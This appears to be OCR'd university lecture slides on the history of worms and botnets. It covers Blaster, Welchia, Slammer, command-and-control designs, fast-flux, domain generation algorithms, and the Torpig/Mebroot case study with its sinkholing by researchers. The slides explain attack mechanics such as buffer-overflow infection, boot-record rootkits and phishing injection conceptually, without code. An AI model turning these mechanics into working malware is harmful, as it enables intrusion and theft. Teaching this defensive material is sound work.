
- Blaster → Appears in august 2003
  - Affects primarily Windows XP machines
  - Effect: SYN D-DoS against windowsupdate.com
  - AV: Exploits a BoF in RPC (patch existed since May 2003)
  - Side effect → makes RPC unstable, XP unusable
- Welchia (anti-worm)
  - Removes Blaster infection, patches the vulnerability
  - Used the same Microsoft RPC bug as Blaster
  - Deletes itself after January 1, 2004
  - Was it a good idea ? (Why?)




Slammer (Sapphire)

- BoF in Microsoft's SQL server
  - Patch released 6 months earlier
- Single UDP packet to port 1434 infects the machine
  - Binary fits in the packet
  - Overwrite RET to point to malware in buffer
- Propagation by random generation of IP addresses
  - → Send copy of itself
- Works because IP space is populated, most MS systems
  - Do not care about false postives
  - 30k copies/second → UDP
  - Exponential growth
- So fast it saturated the bandwidth of the whole internet in 10 minutes
  - In combination with routers failing and subsequent generation of route table updates traffic
  - 75k SQL servers infected

Slammer – 5.29am UTC 25.01.03



- http://www.caida.org/publications/papers/2003/sapphire/sapphire.html



Slammer – 6am UTC 25.01.03

Disc size is logarithmic in no. infected machines

Effects

- Killed several critical points of internet infrastructure
  - 5 DNS root servers
  - South Korea's cell phone network (all of it)
  - Bank of America ATMs
- No malicious payload on infected systems
- Infection follows a logistic model in finite systems
  - Starts off exponentially, then levels out




Figure 3. The early moments of the Distributed Intrusion Detection System (Dshield) data set, matched against the behavior of a random-scanning worm.


Botnets

- Virtual Network of infected machines under the control of a “bot herder”
- Machines can perform any kind of action for the bot herder
- Managed through a **command & control** server under the control of an attacker
  - Pushes configuration files
  - Functionality updates
  - Bots must be able to communicate with C&C server
- Centralised vs peer-to-peer design

Botnets - usage

- Performing distributed denial of service attacks (DDoS)
  - Same techniques as normal DoS attacks, but amplified by a factor equal to size of botnet
- Spam → used to distribute spam emails
  - Can lead to further infections
  - Subscription to services / goods
- Computational power → use CPU/GPU time to find hash collisions, break ciphers, mine bitcoins ..
- Steal sensitive information from the infected machine
- Rental → bot herder can rent part of the bots to other criminals
  - Outsource computations / buy Credit card numbers (CCNs) ..

Botnets – centralised architecture




Source: Botnets: Detection, Measurement, Disinfection & Defence - ENISA

Types of centralised botnets

- Bots communicate with the bot herder via
  - IRC (Internet relay chat) server (OLD)
    - First definition of “bot”
    - Served “human users” by providing automatised services
    - Essentially a program accepting commands in inputs and retrieving answers
  - HTTP
    - Connects to a remote HTTP server
    - Two approaches
      - Bot contacts fixed (set of) IP(s)
      - Bot resolves domain dynamically
    - Fast-flux vs domain-flux
- C&C server is single-point-of-failure
  - Who controls the C&C controls the botnet

Botnet – p2p architecture



Source: Botnets: Detection, Measurement, Disinfection & Defence - ENISA

p2p architecture

- More robust than centralised architecture
- Commands are spread through the network
- Bots can act as both slaves and masters dynamically
- When new machine is infected, bot joins the network
  - Hard-coded list of peers are contacted upon infection
    - Updates its neighboring peer list
  - Mixed p2p/centralised approach
    - Centralised web cache with list of peers
  - Infected bot inherits peer list from infector

Three types of p2p botnets [Silva 2012]

- Parasite:
  - all bots are selected from vulnerable hosts within an existing P2P network.
  - Number of vulnerable hosts in the existing P2P network limits the scale of a parasite botnet.
  - Not flexible and greatly reduces the number of potential bots under the botmaster's control.
- Leeching:
  - members join an existing P2P network and depend on this P2P network for C&C communication.
  - Bot candidates may be vulnerable hosts that were either inside or outside an existing P2P network.
- Bot-only:
  - builds its own network in which all members are bots

Centralised botnets - details

- Bots can not operate if they can not contact the C&C server
- Centralised Botnet take downs happen by “sinkholing”
  - Security researcher/firm takes control of C&C
- C&C server needs to be protected
  - Change IP address frequently → **fast-flux**
    - Makes it hard for an attacker to take it down
    - One domain mapped to several IP addresses
  - Change domain frequently → **domain-flux**
    - Each bot generates “valid domain names” periodically and resolves them

Domain flux


- Each bot uses a **Domain Generation Algorithm (DGA)** to generate a list of possible domains at a certain time
  - "rendezvous" domains
  - List is generated independently by each bot
- If bot gets no answer from a generated domain, it simply switches over to the next in list
- Conficker A → e.g. txkjngucnth.org
  - https://msrc-blog.microsoft.com/2009/02/12/conficker-domain-information/
- Sometimes botnets perform accidental DoS attacks against "colliding" domain names
  - DGA generates a domain that already exists
  - All bots try to contact that domain (it happened)
    - jogli.com, praat.org, …

Putting it all together – a case study: Torpig

- Torpig was a botnet active in 2009
- Used Mebroot as a rootkit
- Mebroot substitutes the Master Boot Record of the machine → used to perform actions at boot time
  - Harder to detect malware
  - Executed in the context of *explorer.exe*
  - Operates directly on disk blocks (through disk drivers)
  - Upon reboot, downloads and activates malware
    - Torpig in this case
    - Encrypted communcation with Mebroot server
    - Malware stored locally, encrypted
- Mebroot provides functionalities to embed (malicious) modules to normal system boot

Torpig - functionalities

- Credential stealing
- Generation of phishing attacks for a set of pre-defined websites
- Torpig module injects phishing content to webpage presented to user
  - typically a login page



Sinkholing Torpig

- Team @ University of California reverse engineered the DGA
- Noticed that a set of domains that will be generated between 25th Jan and 15th Feb were not registered yet
- Researchers registered the domains and replicated "fake" C&C server
  - All it needed to do is to confirm itself as a valid server
  - Torpig uses HTTPS but accepts any certificate as valid
  - Passively listening to whatever the bots were sending
- 4th Feb Mebroot pushed update for Torpig → only about 10 days of data

UNIVERSITY OF TRENTO

Torpig size

- IPs change very frequently → counting unique IPs not a good proxy for botnet size
- Each bot has unique id + additional features
- About 180.000 hosts (1.2M IP addresses)




Figure 5: New unique IP addresses per hour.


